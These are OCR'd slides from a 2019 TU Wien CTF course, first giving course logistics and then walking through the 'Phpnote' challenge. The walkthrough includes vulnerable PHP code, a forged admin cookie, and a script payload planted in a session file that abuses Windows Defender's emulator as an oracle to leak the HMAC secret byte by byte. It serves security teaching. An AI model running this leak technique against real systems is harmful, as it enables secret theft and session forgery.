
192.092

Capture The Flag (SE, 6 EC)




15/10/2019 // TU Wien

Hack the _____!

Don't be a Security Tourist
Be a hacker!

Intro



Concept


- Elective course, organized like a hack meeting
- Organised by S&P Group at TU Wien and SBA Research
- Learn by... competing on the world's stage!
- Train with DEF CON CTF, RUCTF finalists
- Take part to the best CTFs with We_Own_YOu
- Practice with bleeding edge attack and defense techniques
- Share your knowledge with your teammates and challenge them!

TU WIEN S&P SBA Research

Info

- Organisers
  - Marco `lavish` Squarcina
  - Georg `georg` Merzdovnik
  - Mauro `MrStorm` Tempesta
  - Michael `cluosh` Pucher
- Questions? Write to
  - ctf@secpriv.tuwien.ac.at
- Platforms
  - TISS, Gitlab (https://gitlab.w0y.at), Mattermost (https://mattermost.w0y.at)
  - Accounts will be created after completing the introductory PoW challenge

Modalities



Attendance

- Playing CTFs is the main point of this course. You are required to attend top international security competitions to achieve a positive evaluation, at least
  - 1 CTF on site
  - 3 CTFs overall
- On-line attendance will be assessed via an individual detailed write-up reporting everything you've done during each competition, including failed attempts at solving challenges (ノ°益°)ノ
- On-site attendance will be assessed by your physical presence (¬‿¬)

Evaluation

- Talks
  - You have to present the solution to a CTF challenge in one of the meetings
  - The presentation can be done either in team (up to 2 persons) or individually, depending on the number of attendants
  - After you identify a possible challenge, send us a mail to get it approved
  - Available slots will be assigned first-come-first-served, but you are free to agree with your colleagues to swap the slots
  - Talk guidelines will be released soon
- Final grade = 50% talk + 50% CTFs

CTF List

19/10 - 20/10	SECCON 2019 CTF	on-line
22/10 - 24/10	Hack.lu CTF 2019	on-site
26/10 - 27/10	TastelessCTF 2019	on-line
23/11	RuCTFE 2019	on-site
01/12 - 26/12	OverTheWire Advent Bonanza 2019*	on-line
27/12 - 29/12	hxp 36C3 CTF	on-line


* security competition that will offer a fresh CTF challenge every day of December until Christmas. You can play only selected challenges (at least 4) to increase your CTF counter for the course

Tentative Schedule


22/10	17:00 - 20:00	FAV Hörsaal 1	Hack.lu CTF 2019
29/10	17:00 - 20:00	FAV Hörsaal 1	Talks
12/11	17:00 - 20:00	FAV Hörsaal 1	Talks
23/11	TBA	TBA	RuCTFE 2019
26/11	17:00 - 20:00	FAV Hörsaal 1	Talks
10/12	TBA	TBA	Talks
17/12	17:00 - 20:00	FAV Hörsaal 1	Talks

Time To Play!


(Tokyowestern 19 CTF - Phpnote)




Phpnote // Overview




PHPNOTE // OVERVIEW



Phpnote // Overview




Phpnote // Overview



Notes are saved in the cookie


PHPNOTE // OVERVIEW

Notes are saved in the cookie



Windows server (IIS) PHP 7.3.9

Phpnote // Overview



PHPNote // Source Code Analysis

```php
function verify($data, $hmac) {
    $secret = $_SESSION['secret'];
    if (empty($secret)) return false;
    return hash_equals(hash_hmac('sha256', $data, $secret), $hmac);
}
/* ... */
$note = verify($_COOKIE['note'], $_COOKIE['hmac'])
        ? unserialize(base64_decode($_COOKIE['note']))
        : new Note(false);
```

Can't forge a valid signature without knowing `$secret` (stored in the session)

`COOKIE['note']` = b64 encoded serialized Note object
`COOKIE['hmac']` = signature

PHPNote // Source Code Analysis

Can't forge a valid signature without knowing `$secret` (stored in the session)

```php
function verify($data, $hmac) {
    $secret = $_SESSION['secret'];
    if (empty($secret)) return false;
    return hash_equals(hash_hmac('sha256', $data, $secret), $hmac);
}
/* ... */
$note = verify($_COOKIE['note'], $_COOKIE
        ? unserialize(base64_decode($_COO
        : new Note(false);
```

```php
class Note {
    public function __construct($admin) {
        $this->notes = array();
        $this->isadmin = $admin;
    }
    /* ... */
    public function getflag() {
        if ($this->isadmin === true) {
            echo FLAG;
        }
    }
}
```

COOKIE['note'] = b64 - sign

```php
if ($action === 'getflag') {
    $note->getflag();
}
```

PHPNote // Explore all the paths

```
$note = base64_encode(serialize(new Note(true)));
$hmac = hash_hmac("sha256", $note, $secret);
```

WIN! (maybe not...)

Set `isadmin` to *true*

???

1. read PHP doc ✔
2. read PHP source code for bugs/undocumented behaviour ✔
3. compare Windows vs. Linux PHP source code to find oddities ✔
4. acknowledge that there are no bugs ✔
5. **despair** ✔ (╥﹏╥)

See https://westerns.tokyo/wctf2019-gtf/wctf2019-gtf-slides.pdf

PHPNote // Explore all the paths

```
$note = base64_encode(serialize(new Note(true)));
$hmac = hash_hmac("sha256", $note, $secret);
```

WIN! (maybe not...)

Set `isadmin` to *true*

???

1. read PHP doc ✔
2. read PHP source code for

5. despair ✔ (╥﹏╥)

See https://westerns.tokyo/wctf2019-gtf/wctf2019-gtf-slides.pdf

PHPNOTE // EXPLOITING WINDOWS AV

Windows Defender

- Analyze files for malicious payloads
- Delete the file if virus detected
- mpengine.dll supports
  - base64 decoding
  - unrar
  - etc
- And ships with a limited JS engine

- `$secret` is on a file that we partially control
- trigger the JS Engine to dynamically evaluate the malicious payload depending on a condition:

```
if( COND ) {
     eval( MALWAR + E )
}
```

if COND is True, we are LOGGED OUT

```
realname|s:15:"Marco Squarcina";nickname|s:5:"lavish";secret|s:32:"...";
```

Oracle to Leak 1 byte at a time


PHPNOTE // ~~EXPLOITING~~ SPOON FEEDING WIN AV

Second payload not detected

```
<script>X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*</script>
<script>'X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*'</script>
```

Phpnote // Exploiting Windows AV

- Couldn't trigger the JS Engine with icchy's payload (EICAR test file)
- No time to fully understand Windows Defender
- Blackbox testing is okay, but we need a more systematic approach



Setup the service on GCloud

ClamAV Virus Database

ClamAV®

PHPNOTE // EXPLOITING WINDOWS AV

```
<script>
var foo = document.body.innerHTML;
f = function(n) {
    eval("MALWAR" + ((GUESS >= n) ? "E": ""));
};
f(foo[INDEX].charCodeAt(0));
</script>
<body>
```

payload

request params

```
# first req
realname = 'foobarbaz'
nickname = ''

# second req
realname = payload
nickname = '</body>foobar'
```

Resulting Session file

```
realname|s:1337:"<script>var foo = document.body.innerHTML...</script>
<body>";secret|s:32:"9745d5726684e810d0a3544d80d0989c";nickname|s:13:"</body>foobar";
```